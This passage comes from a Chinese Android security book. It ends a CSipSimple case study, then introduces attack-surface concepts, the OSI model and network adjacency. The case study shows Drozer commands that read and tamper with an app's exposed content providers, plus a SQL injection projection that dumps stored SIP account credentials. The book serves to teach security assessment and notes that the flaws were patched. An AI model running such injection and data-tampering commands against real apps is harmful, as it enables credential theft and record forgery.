cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.SplashScreen (has extras) u=0}
from pid 14008
D/SIRENSERVICE(14008): onDestroy
I/UnlockAcknowledgeService(14008): UnlockAcknowledgeService created!!!
I/UnlockAcknowledgeService(14008): UnlockAcknowledgeService stopped!!!
```

运行完成后，你将再次得到一个被解锁的设备。

4.3　案例分析：SIP 客户端

这个简要的案例分析会向你展示：如何发现一个未经保护的 Content Provider，并从中获取可能的敏感数据。在这个案例中，分析的应用是 CSipSimple，一个流行的会话初始协议（SIP）客户端。与上个案例详细分析应用的方法不同，这里我们将使用另一种快捷简单的动态分析技术。

4.3.1　了解 Drozer

Drozer（原名 Mercury）是由 MWR 实验室开发的一款可扩展的模块化 Android 安全测试框

架。它使用一个在目标设备上运行的代理应用和一个基于 Python 的远程终端，测试者可以在远程终端上发出一些测试指令。它具有许多功能模块，支持如获取应用信息、发现未经保护的 IPC 接口和攻击设备等操作。默认情况下，它以只有 INTERNET 权限的标准应用用户身份运行。

4.3.2　发现漏洞

在 Drozer 配置完毕和运行之后，你可以快速地识别出 CSipSimple 应用导出的 Content Provider URI，以及它们的权限要求。运行 app.provider.info 模块，传递-a com.csipsimple 作为参数可以限定只对目标应用进行扫描：

```
dz> run app.provider.info -a com.csipsimple
Package: com.csipsimple
  Authority: com.csipsimple.prefs
    Read Permission: android.permission.CONFIGURE_SIP
    Write Permission: android.permission.CONFIGURE_SIP
    Multiprocess Allowed: False
    Grant Uri Permissions: False
  Authority: com.csipsimple.db
    Read Permission: android.permission.CONFIGURE_SIP
    Write Permission: android.permission.CONFIGURE_SIP
    Multiprocess Allowed: False
    Grant Uri Permissions: False
```

为了与这些 Content Provider 接口进行交互，必须拥有 android.permission.CONFIGURE_SIP 权限。然而这并不是标准的 Android 权限，而是由 CSipSimple 声明的自定义权限，你可以在 CSipSimple 的 Manifest 文件中找到权限声明。运行 app.package.manifest，并将程序包名作为唯一参数传递，这可以获取到整个 Manifest 文件，以下输出结果对其进行了删减，只显示了相关信息。

```
dz> run app.package.manifest com.csipsimple
...
<permission label="@2131427348" name="android.permission.CONFIGURE_SIP"
protectionLevel="0x1" permissionGroup="android.permission-group.COST_MONEY"
description="@2131427349">
</permission>
...
```

可以看到，CONFIGURE_SIP 权限被声明为 0x1 的保护级别，这对应到“危险”级别（这种级别会提示用户在安装时接受权限，大多数情况下用户会照做）。然而，由于没有指定 Signature 或者 signatureOrSystem 级别，其他应用也可以申请这个权限。默认情况下，Drozer 的代理应用并没有这一权限，但是通过修改 Manifest 文件和重建代理 APK 应用，可以非常轻易地获取这一权限。

在重新制作一个具有 CONFIGURE_SIP 权限的 Drozer 代理之后，你就可以开始查询这些 Content Provider 接口了。你可以从发现 CSipSimple 所暴露的 Content Provider URI 着手，为此，你需要运行名为 app.provider.finduris 的模块：

```
dz> run app .provider.finduri com.csipsimple
Scanning com.csipsimple...
content://com.csipsimple.prefs/raz
content://com.csipsimple.db/
content://com.csipsimple.db/calllogs
content://com.csipsimple.db/outgoing_filters
content://com.csipsimple.db/accounts/
content://com.csipsimple.db/accounts_status/
content://com.android.contacts/contacts
...
```

4.3.3　snarfing

查询结果给我们提供了许多选项，包括一些看起来比较有意思的接口，如 messages 和 calllogs。查询这些 Content Provider 接口，首先从 messages 开始，可以使用 app.provider.query 模块，以 Content Provider URI 作为参数：

```
dz> run app.provider.query content://com.csipsimple.db/messages
| id | sender | receiver          | contact           | body
| mime_type  | type | date           | status | read | full_sender        |
| 1  | SELF   | sip:bob@ostel.co | sip:bob@ostel.co | Hello! |
text/plain | 5    | 1372293408925 | 405    | 1    | < sip:bob@ostel.co> |
```

结果将返回数据存储的列名和每行数据，在本例中，在 Content Provider 接口后台是 SQLite 数据库。现在你已经可以访问到这些即时通信消息日志了，这些数据对应于图 4-8 所示的消息 Activity/截屏。




图 4-8　CSipSimple 的消息记录截屏

你还可以使用 app.provider.update 模块，尝试对这些 Content Provider 接口进行写操作或者更新。你需要传递 Content Provider URI，指定查询约束的 selection 和 selection-args 参数，你想要替换的列名，以及替换的数据。这里我们将 receiver 和 body 列的原始值修改为一些看起来更邪恶的值：

```
dz> run app.provider.update content://com.csipsimple.db/messages
--selection "id=?" --selection-args 1 --string receiver "sip:badguy@ostel.co"
--string contact "sip:badguy@ostel.co" --string body "omg crimes"
--string full_sender "<sip:badguy@ostel.co>"
Done.
```

将 receiver 从 bob@ostel.co 修改为 badguy@ostel.co，而 message 从 Hello!修改为 omg crimes，图 4-9 显示了更新后的屏幕截图。

你也看到了 calllogs 接口，同样你也可以查询：

```
dz> run app.provider.query content://com.csipsimple.db/calllogs
| _id | name | numberlabel | numbertype | date          | duration |
new | number                      | type | account_id | status_code | status_
text
| 5   | null | null        | 0          | 1372294364590 | 286      | 0
 | "Bob" <sip:bob@ostel.co> | 1    | 1          | 200
| Normal call clearing |
| 4   | null | null        | 0          | 1372294151478 | 34       | 0
 | <sip:bob@ostel.co>       | 2    | 1          | 200
| Normal call clearing |
...
```




图 4-9　修改后 CSipSimple 的消息记录截屏

与 messages 接口和消息屏幕截图非常相似，图 4-10 中的屏幕显示了 calllogs 的数据。




图 4-10　CSipSimple 的呼叫记录截屏

这个数据也可以通过一个简单的命令进行更新，使用一个查询约束来更新以 `bob@ostel.co` 为目的的所有记录：

```
dz> run app .provider.update content://com.csipsimple.db/calllogs
--selection "number=?" --selection-args "<sip:bob@ostel.co>"
--string number "<sip:badguy@ostel.co>"
Done.
```

图 4-11 显示了呼叫记录更新之后的屏幕截图。




图 4-11　修改后 CSipSimple 的呼叫记录截屏

4.3.4　注入

Content Provider 接口如果没有进行充分的输入验证，或者查询语句构建处理方式不恰当（比如对用户输入进行未经过滤的连接），那么就会存在注入漏洞。这会以多种形式显现出来，比如针对以 SQLite 为后台 Content Provider 接口的 SQL 注入，以及以文件系统为后台 Content Provider 接口的目录遍历。Drozer 提供了发现这些问题的多个模块，如 `scanner.provider.traversal` 和 `scanner.provider.injection` 模块。运行 `scanner.provider.injection` 模块可以发现出 CSipSimple 中的 SQL 注入安全漏洞。

```
dz> run scanner.provider.injection -a com.csipsimple
Scanning com.csipsimple...
Not Vulnerable :
  content://com.csipsimple.prefs/raz
  content://com.csipsimple.db/
  content://com.csipsimple.prefs/
...
  content://com.csipsimple.db/accounts_status/

Injection in Projection:
  content://com.csipsimple.db/calllogs
  content://com.csipsimple.db/outgoing_filters
  content://com.csipsimple.db/accounts/
  content://com.csipsimple.db/accounts
...

Injection in Selection:
  content://com.csipsimple.db/thread/
  content://com.csipsimple.db/calllogs
  content://com.csipsimple.db/outgoing_filters
...
```

在多个 Content Provider 接口以同一 SQLite 数据库作为后台的情况下，与 Web 应用中的传统 SQL 注入非常类似，你可以获取到其他表中的内容。首先，查看这些 Content Provider 接口后台数据库中到底有哪些数据内容，你可以再次使用 `app.provider.query` 模块来查询 `calllogs` 接口，但这次你可以加上一个 `projection` 参数来指定你所选择的列名，可以输入 `* FROM SQLITE_ MASTER--` 来获取 SQLite 数据库的 schema。

```
dz> run app.provider.query content://com.csipsimple.db/calllogs
--projection "* FROM SQLITE_MASTER--"
| type  | name              | tbl_name          | rootpage | sql
                                                |
| table | android_metadata | android_metadata | 3        | CREATE TABLE
android_metadata (locale TEXT)
                                                |
| table | accounts          | accounts          | 4        | CREATE TABLE
accounts (id INTEGER PRIMARY KEY AUTOINCREMENT,active INTEGER,wizard
TEXT,display_name TEXT,p
riority INTEGER,acc_id TEXT NOT NULL,reg_uri TEXT,mwi_enabled BOOLEAN,
publish_enabled INTEGER,reg_timeout INTEGER,ka_interval INTEGER,pidf_tuple_id
TEXT,force_contac
```

```
t TEXT,allow_contact_rewrite INTEGER,contact_rewrite_method INTEGER,
contact_params TEXT,contact_uri_params TEXT,transport
INTEGER,default_uri_scheme TEXT,use_srtp IN
TEGER,use_zrtp INTEGER,proxy TEXT,reg_use_proxy INTEGER,realm TEXT,
scheme TEXT,username TEXT,datatype INTEGER,data TEXT,initial_auth
INTEGER,auth_algo TEXT,sip_stack
 INTEGER,vm_nbr TEXT,reg_dbr INTEGER,try_clean_reg INTEGER,
use_rfc5626 INTEGER DEFAULT 1,rfc5626_instance_id TEXT,rfc5626_reg_id
TEXT,vid_in_auto_show INTEGER DEFAUL
T -1,vid_out_auto_transmit INTEGER DEFAULT -1,rtp_port INTEGER DEFAULT -
1,rtp_enable_qos INTEGER DEFAULT -1,rtp_qos_dscp INTEGER DEFAULT -
1,rtp_bound_addr TEXT,rtp_p
ublic_addr TEXT,android_group TEXT,allow_via_rewrite INTEGER DEFAULT 0,
sip_stun_use INTEGER DEFAULT -1,media_stun_use INTEGER DEFAULT -1,ice_cfg_use
INTEGER DEFAULT
-1,ice_cfg_enable INTEGER DEFAULT 0,turn_cfg_use INTEGER DEFAULT -1,
turn_cfg_enable INTEGER DEFAULT 0,turn_cfg_server TEXT,turn_cfg_user
TEXT,turn_cfg_pwd TEXT,ipv6_
media_use INTEGER DEFAULT 0,wizard_data TEXT) |
| table | sqlite_sequence  | sqlite_sequence  | 5        | CREATE TABLE
sqlite_sequence(name,seq)
```

你可以看到有个名为 accounts 的表，推测里面包含登录凭据等账号数据。你可以在查询的 `projection` 参数中使用非常简单的 SQL 注入语句，获取在 accounts 表中的数据，其中包含登录凭证。这次你在查询中可以使用`* FROM accounts--`参数值：

```
dz> run app.provider.query content://com.csipsimple.db/calllogs
--projection "* FROM accounts--"
| id | active | wizard | display_name | priority | acc_id
| reg_uri      | mwi_enabled | publish_enabled | reg_timeout | ka_interval |
pidf_tuple_id | force_contact | allow_contact_rewrite
| contact_rewrite_method | contact_params | contact_uri_params | transport
| default_uri_scheme | use_srtp | use_zrtp
| proxy              | reg_use_proxy | realm | scheme | username | datatype
| data             | initial_auth | auth_algo | sip_stack |
...
| 1  | 1      | OSTN   | OSTN         | 100      |
<sip:THISISMYUSERNAME@ostel.co> | sip:ostel.co | 1          | 1
| 1800        | 0           | null          | null          | 1
| 2                     | null          | null                | 3          |
sip                | -1       | 1        | sips:ostel.co:5061 | 3
|
*     | Digest | THISISMYUSERNAME    | 0         | THISISMYPASSWORD | 0
| null      | 0          | *98    | -1      | 1              | 1            |
...
```

注意　前面讨论的 CSipSimple 应用中的安全漏洞已经被修补。`CONFIGURE_SIP` 权限被从 `android.permission` 移动到一个更明确的命名空间，并提供了用法与影响的更详细描述。另外，在 Content Provider 接口中的 SQL 注入漏洞也被修补了，这进一步限制了对敏感信息的访问。

4.4　小结

本章概述了影响 Android 应用的一般安全问题。对于每类安全问题，本章都展示了一个公开案例来帮助聚焦所带来的潜在影响。你也随着我们对两个公开 Android 应用进行了案例分析，每个案例分析都非常详细地说明了如何使用通用工具来评估应用，挖掘安全漏洞，并利用这些漏洞。

第一个案例分析使用 Androguard 来对目标应用执行静态分析、反汇编和反编译。在完成这些之后，你识别出了可以攻击的安全相关组件，具体而言，你找到了一个使用短信进行授权的设备加锁/解锁功能。接下来，你使用了动态分析技术（如对应用进行调试）来扩大和确认静态分析的发现。最后，你编写了一些概念验证攻击代码来伪造一条短信，并攻破应用的设备解锁功能。

第二个案例分析演示了使用 Drozer 在应用中找出与 Content Provider 相关数据暴露问题的快捷简单的方法。首先，你发现了应用暴露出一些用户 Activity 和敏感消息日志。然后，你看到了对存储数据的篡改是多么简单。最后，案例分析讨论了利用 SQL 注入安全漏洞从应用数据库中获取其他敏感数据的细节。

下一章将讨论 Android 的整体攻击面，以及如何开发 Android 攻击整体策略。

第 5 章

理解 Android 的攻击面

全面了解一个设备的攻击面是成功实施攻击或防御的关键，这句话不仅适用于其他计算机系统，同样也适用于 Android 设备。作为一位以使用未公开安全漏洞实施攻击为目标的安全研究人员，应该首先对设备进行安全评估，而评估过程的第一步就是枚举攻击面。类似地，对一个计算机系统进行防御也需要理解系统可能被攻击的所有可能途径。

可能你对攻击概念一无所知，但在读完本章后，你将可以看出许多 Android 的攻击面到底在哪里。本章首先将清晰定义攻击向量与攻击面这两个基本概念，接下来，将讨论攻击面的相关属性与形态，这些属性将用于根据影响对攻击面进行分类。本章余下内容将把不同攻击面分成几类，然后讨论每一类的重要细节。你可以了解到 Android 设备可以被攻击的多种途径，某些途径会以已发生的攻击作为证明。你也会学到如何使用各种不同的工具和技术，从而自己更进一步地探索 Android 的攻击面。

5.1 攻击基础术语

在深入分析 Android 攻击面之前，首先必须定义和澄清我们在本章中使用的术语。在一个计算机网络上，用户们有可能通过发起一些动作，来破坏其他计算机系统的安全性。这种类型的动作被称为“攻击”，而发起这些攻击的人自然就被称为“攻击者”。通常攻击者的目的是影响目标系统的机密性、完整性或可用性，也就是所谓的 CIA 安全属性。成功的攻击通常依赖于目标系统中存在着的特定安全漏洞。当讨论攻击时，最经常涉及的两个概念是攻击向量（attack vector）和攻击面（attack surface）。攻击向量和攻击面是紧密关联的，因而也经常被混淆，但是对于任何一次成功攻击而言，这两者都是独立不同的元素。

注意 通用安全漏洞评分系统（CVSS）是一个被广泛接受用于安全漏洞信息分类与评级的标准。它通过组合多个重要的概念最终形成一个数字评分，用于划分调查或消除不同安全漏洞的优先级。

5.1.1　攻击向量

攻击向量通常指的是攻击者实施行动的方式，描述了用来执行攻击的方法。简单地说，它描述了攻击者是如何到达并接触任意给定的漏洞代码的。如果再深入一点，攻击向量可以基于多个标准进行分类，包括所需认证条件、可访问性与难度。这些标准经常用来决定如何对公开披露安全漏洞或者正在实施的攻击进行优先度评定。例如，向目标发送一封电子邮件是非常高层次上的攻击向量，而这个攻击动作通常不需要认证，但成功攻击则需要接收者进行某些操作，如打开这封邮件。与监听网络服务进行连接则是另一种攻击向量，在这种情况中，可能需要认证也可能不需要，这取决于安全漏洞存在于网络服务的具体位置。

注意　MITRE 公司的通用攻击模式枚举和分类（CAPEC）项目的目标是对攻击进行枚举和分类，形成攻击模式库。这个项目中包含并扩展了传统攻击向量的概念。

攻击向量经常基于常见攻击的属性进行进一步分类。例如，发送带有附件的电子邮件是一种比发送电子邮件更具体的攻击向量。你还可以再进一步指定附件的确切类型。此外，发送电子邮件类别中更具体的一种攻击向量是攻击者在电子邮件消息中包含一个可点击 URL。如果这个链接是可点击的，好奇心可能会让接收者点击这个链接，而这一动作可能会导致对目标计算机的成功攻击。另外一个案例是图像处理库，这个共享库中有许多函数会最终导致执行到存在安全漏洞的函数上，则这些函数都可以被认为是存在安全漏洞函数的攻击向量。类似地，共享库所暴露 API 的某个子集可以触发对存在安全漏洞函数的执行，那么这些 API 函数中任意一个都可以被认为是一个攻击向量。最后，利用这个存在漏洞的共享库的任意程序也被视为一个攻击向量。这些分类可以帮助防御者思考如何才能阻断攻击，也会帮助攻击者对目标进行隔离以便找到哪些才是需要评估的代码。

5.1.2　攻击面

攻击面普遍被理解为目标的“软肋”，也就是使得目标易受攻击的功能特性。这是一个从物理世界类比而来的词汇，已经被信息安全专业人员广泛采纳。在物理世界中，攻击面指的是一个对象暴露给攻击的区域，因此必须得到防御。例如，城堡的城墙有护城河进行保护，坦克的外表则安装着装甲，那些最为重要的人体器官则由防弹衣保护。所有这些都是在物理世界中受到防御的攻击面。使用“攻击面”这一术语，我们可以在信息安全领域应用物理世界中已获证明的逻辑规则，从而减少抽象化的概念。

从更加技术性的角度来说，攻击面指的是攻击者可以执行并进而攻击的代码。与攻击向量不同的是，攻击面并不依赖于攻击者的动作，或者要求安全漏洞必须存在。简单来讲，它描述了代码中可能存在着尚待挖掘的安全漏洞的位置。在之前基于电子邮件的攻击的例子中，安全漏洞可能存在于在以下地方暴露的攻击面：邮件服务器的协议解析器、邮件用户端程序的处理代码，甚至是将邮件消息渲染输出到接收者屏幕上的代码。在一次基于浏览器的攻击中，由浏览器所支持的所有 Web

相关技术都构成了攻击面，包括超文本传输协议（HTTP）、超文本标记语言（HTML）、层叠样式表（CSS）和可扩展矢量图形（SVG）等。记住，从定义上来说，攻击面并不要求有安全漏洞。如果一段代码可以被攻击者执行操作，那么它就被视为一个攻击面，必须加以相应的研究。

与攻击向量类似，攻击面也可以从通用化和逐渐具体化这两个方面进行讨论。而选择哪一层具体的描述通常取决于不同的场景。如果某人正在高层次上讨论 Android 设备的攻击面，他可能会指出无线攻击面。与此相反，如果在讨论一个特定程序的攻击面，他则会指出一个具体的函数或 API。更进一步来说，在本地攻击的场景中，他可能会指出设备上的一个具体系统路径。在研究一个特定的攻击面时，经常会揭示出其他的攻击面，比如那些通过多路命令处理时暴露出的攻击面。举个例子，某个协议实现中包含多种不同类型的数据包，有一个函数用于解析该协议实现中特定类型的数据包。则发送某一种类型的数据包会达到一个攻击面，而发送另一种类型的数据包则会达到另一个攻击面。

5.3.1 节将会讲到，互联网通信被分解到多个逻辑层次上。当数据从一层传输到下一层，它将经过许多不同的攻击面。图 5-1 显示了这一概念的一个实例。




图 5-1　一个 PHP Web 应用涉及的攻击面

在图 5-1 中，待分析系统最外层的攻击面包括两个 Web 服务器端口，如果攻击向量是一个普通请求（而不是一个加密请求），那么 Web 服务器软件以及任何服务端 Web 应用程序构成的底层攻击面，都是可以被达到的。如果选择以 PHP Web 应用程序作为攻击目标，那么应用程序代码和 PHP 解释器都会处理不受信任的数据。当不受信任的数据流过时，更多的攻击面将会被暴露。

最后一点，一个给定的攻击面可能可以通过多个攻击向量来达到。比如，一个图像处理库中的安全漏洞，可能可以通过电子邮件、网页、即时通信应用或其他向量触发。这在安全漏洞被修补时是特别关键的。如果修补仅仅针对某一个向量，那么这个安全漏洞对于其他向量而言仍然是可被利用的。

5.2　对攻击面进行分类

通常情况下，目标系统攻击面的大小与它和其他系统、代码、设备、用户、甚至其自身硬件的交互多少是成正比例相关的。许多 Android 设备以能与任意设备进行交互作为目标。例如，

Verizon 使用"Droid Does"作为广告语，来宣传他们的设备可以做到许许多多的事情。一个 Android 设备的攻击面是如此的广阔，因此对其进行解剖与分类是非常必要的。

5.2.1　攻击面属性

安全研究人员，无论是攻击者还是防御者，都会审查攻击面的不同属性来进行决策。表 5-1 描述了几个关键属性，以及它们如此重要的原因。

表 5-1　攻击面的关键属性

属　　性	推　　理
攻击向量	所需的用户交互和认证条件，限制了给定攻击面中发现任意安全漏洞的影响后果。需要目标用户做某些特殊操作才能实施的攻击就会变得相对不严重，可能需要结合社会工程学才能成功。相似的，某些攻击面，在对设备已拥有访问权限或者满足某些物理接触条件时，才是可达到的
获取的权限	在某个给定攻击面背后的代码可能是以极高的权限运行，比如是内核空间中的代码，而另外一些代码可能是在沙盒中以受限权限运行的
内存安全性	以非内存安全的语言（如 C 和 C++）编写的程序，比起以内存安全的语言（如 Java）编写的程序，可能存在更多类型的安全漏洞
复杂性	复杂的代码、算法和协议更难于管理，因此也增加了程序员犯错的可能性

理解和分析这些属性有助于指导安全研究的优先级，并提升研究的整体效能。专注于那些特别高风险的攻击面（要求低、高权限、非内存安全以及高复杂度等），一个系统可以更快地被攻击或者加固。一般而言，攻击者会尝试以尽可能少的代价获取尽可能多的权限。因此，特别高风险的攻击面在逻辑上是最需要关注的。

5.2.2　分类决策

因为 Android 设备拥有如此广阔和复杂的攻击面，所以非常有必要基于一些通用属性将它们进行分组。基于达到给定攻击面所需的访问级别，本章剩余内容划分为几节。像攻击者那样，我们也会先从最危险同样也是最吸引人的攻击面开始分析。按照需要，许多节还会进一步划分成更细粒度的小节，来讨论一些更深入的攻击面。对于每个攻击面，我们会提供一些背景信息，如意图提供的功能。在有些情况下，我们将提供一些工具和技术，用于发现攻击面暴露出的底层代码的一些特定属性。最后，我们将讨论利用攻击面中安全漏洞的一些已知攻击与攻击向量。

5.3　远程攻击面

Android 设备，或者其他任意的计算系统，所暴露的最大也是最具吸引力的攻击面就是远程攻击面。"远程"这个术语同样也是一个攻击向量的分类，表明攻击者无须在物理位置接近目标的事实。攻击者可以通过一个计算机网络（通常是因特网）来发起攻击。以这种类型攻击面为目标的攻击是特别具有危害性的，因为它们可以让一位未知攻击者攻陷设备。

更近距离观察，远程攻击面可以基于一些属性，将其进一步切分成一些更独特的分组。某些

远程攻击面是始终可达的，而其他一些仅仅在目标发起网络通信时才是可达的。无需任何用户交互的安全漏洞是特别危险的，因为它们可以用于传播网络蠕虫。需要少量交互（如点击一个链接）的安全漏洞也可以用来传播蠕虫，但是这类蠕虫传播速度会慢一些。其他一些攻击面在仅当攻击者处于一个特权位置时才可达，比如与目标处于同一个局域网中。另外，某些攻击面仅针对已经被移动运营商或谷歌等中间人处理过的数据。

下一小节将概要介绍一些重要网络概念，并说明移动设备的一些关键差异。紧随其后的几个小节会对 Android 设备暴露的各种不同类型的远程攻击面进行详细讨论。

5.3.1 网络概念

掌握基本的网络概念对于真正理解各种通过计算机网络实施的攻击是非常必要的。诸如开放系统互联（OSI）模型、客户端—服务器模型等概念描述了用来对网络进行概念化的抽象构件。典型的网络配置限制了可以实施的攻击类型，从而也限制了暴露的攻击面。无论是攻击者还是防御者，知道这些限制以及绕过它们的方法都可以增大成功的机会。

5

1. 因特网

由美国国防先进研究项目局（DARPA）创立的因特网，是一个计算机系统的互联网络。家庭计算机和移动设备是这个网络上最外层的节点，在这些节点之间是大量的称为路由器的后端系统。当一部智能手机连网时，一系列使用不同协议的数据包会通过网络传输，对请求的服务器进行定位、联系和交换数据。在两个端点之间的计算机，每一台被称为一跳（hop），构成了一条网络路径。手机通信网络与之十分类似，只不过手机与最近基站是通过无线进行传输的。当用户在移动时，他的设备所连接的基站也会相应改变。基站构成了移动设备连接因特网路径中的第一跳。

2. OSI 模型

OSI 模型描述了网络通信中涉及的 7 层协议。图 5-2 显示了这些协议层，以及这些协议层是如何堆栈的。

- 第 1 层——物理层描述了两台计算机之间是如何传输数据的。在这一层上，数据都是以二进制方式传输的。以太网和 Wi-Fi 的物理部分在这一层上操作；
- 第 2 层——数据链路层对物理层传输数据增加了纠错能力。以太网和 Wi-Fi 的剩余部分以及逻辑链路控制（LLC）和地址解析协议（ARP）属于这一层；
- 第 3 层——网络层是因特网协议（IP）、因特网控制消息协议（ICMP）和因特网网关消息协议（IGMP）运行的层次。网络层的目标是提供路由机制，使数据包能够被发送到它们的目标节点上；
- 第 4 层——传输层的目标是为底层的数据传输增加可靠性。传输控制协议（TCP）和用户数据报协议（UDP）在这一层上运行；
- 第 5 层——正如其名，会话层管理网络主机之间的会话。传输层安全协议（TLS）和安全套接字层（SSL）在这一层上工作；
- 第 6 层——表示层处理主机之间如何表达数据的语法协定。这一层上的协议很少，而多

目标因特网邮件扩展（MIME）是这层上的一个著名标准；

- 第 7 层——应用层是高层次协议客户端和服务器应用程序之间直接产生与消费数据的层次。这一层上的标准协议包括域名系统协议（DNS）、动态主机配置协议（DHCP）、文件传输协议（FTP）、简单网络管理协议（SNMP）、超文本传输协议（HTTP）和简单邮件传输协议（SMTP）等。




图 5-2　OSI 的 7 层模型

现代网络通信已经在 7 层 OSI 模型上进行了进一步扩展，举例来说，Web 服务经常利用 HTTP 协议层之上的一层或多层来实现。在 Android 系统中，缓冲协议（protobufs）用来传输结构化数据并实现远程过程调用（RPC）协议。尽管 protobufs 看起来是提供了表示层的功能，但这个协议的通信经常使用 HTTP 传输。这些层之间的界限已经变得模糊。

本节中提及的协议在现代因特网连接的设备中扮演着重要角色。Android 设备支持并使用这里提及的所有协议，并以统一的方式或格式进行了实现。后面几小节将讨论这些协议及其对应的攻击面是如何起作用的。

3. 网络配置与防御

今天的因特网生态圈已经和 1980 年代时期完全不同了，在那个时代，因特网绝大部分是开放的。主机之间可以互相自由地连接，用户被普遍认为是可信的。20 世纪 80 年代末和 90 年代初，网络管理员们开始注意到一些恶意用户入侵到计算机系统中。人们意识到不是所有用户都可以信任，于是防火墙开始出现并被部署在网络边界上进行防御。从那时起，保护单一主机免受网络攻击的主机防火墙也偶尔被使用。

时间快进到 1999 年，网络地址转换（NAT）技术被发明，使得使用私有地址的网络内部主机可以和开放因特网上的主机进行通信，2013 年，可分配的 IPv4 地址块减少到历史新低，NAT 技术帮助缓解了这一压力。出于这些原因，NAT 在家庭网络与手机网络中都非常普遍。这种技术的工作原理是在网络层修改地址，简单而言，NAT 路由器作为在城域网（WAN）和本地局域网（LAN）主机之间的一个透明代理，从城域网连接到局域网中一台主机需要在 NAT 路由器上进行特殊的配置，如果没有进行这类配置，NAT 路由器就相当于一种防火墙。结果是，NAT 可以让

完全屏蔽某些攻击面。

尽管移动通信网络和 Wi-Fi 网络都是通过无线访问的，但是两者在如何提供、配置与控制上有着区别。对给定的运营商网络进行访问是被严密控制的，需要从运营商那里购买一张 SIM（用户身份识别模块）卡。运营商通常会计算数据流量，并以 MB 或 GB 为单位计费。他们也会通过配置接入点名称（APN）的方式，来限制移动设备在网络中的行为，例如可以通过 APN 禁用客户间的连接。正如前面提到的，运营商也会尽可能地使用 NAT 技术。考虑到所有这些方面，运营商网络比家庭网络更加限制了所暴露的攻击面。但是要注意的是，运营商网络的情况各有不同，一些安全意识薄弱的运营商可能会将客户的移动设备直接暴露给因特网。

4. 相邻关系

在网络中，*相邻*指的是节点之间的关系。本章会涉及两种相邻关系，一种是局域网中设备的相邻关系，我们称之为*网络邻居*或*逻辑相邻*。这个概念与*物理相邻*是不同的，物理相邻指的是攻击者的物理位置与他的攻击目标在某一特定范围内。而攻击者可以通过直接访问局域网、攻陷局域网中其他主机，或者通过虚拟专有网（VPN）进行访问等多种方式，来和目标主机建立起网络邻居关系。另外一种相邻关系是通过路由器节点获得的特权位置，攻击者可以通过攻击网络路由机制或者攻陷目标节点的路由器或代理，来建立起这种相邻关系。在这种情况下，攻击者被视为在路径上（on-path），也就是说，攻击者在目标节点和与之通信的远程节点之间的网络路径上。获得这种更受信任的位置，可以让许多种原来并不可行的攻击变得可行。我们将在后面使用这些概念，来明确地标识特定攻击面是否可达，如果攻击面可达，是在什么样的范围中可达。

网络邻居

与目标节点成为同一局域网上的邻居节点，攻击者可以获得一个发起攻击的特权优势位置。一般的局域网配置使得网络相当开放，和早期的因特网比较类似。首先，局域网上的计算机不会在任何 NAT 设备或边界防火墙后面。此外，节点之间通常也没有路由器。数据包不再使用 IP 协议进行路由，而是基于媒介访问控制（MAC）地址进行广播或分发，而主机间的通信经常只做很少甚至根本没有做协议验证。一些局域网配置甚至允许任意节点监听网络上的所有通信。这类攻击面本身就已经拥有了很强的能力，而将它和一些技巧相结合，可以让一些更加强力的攻击变得可能。

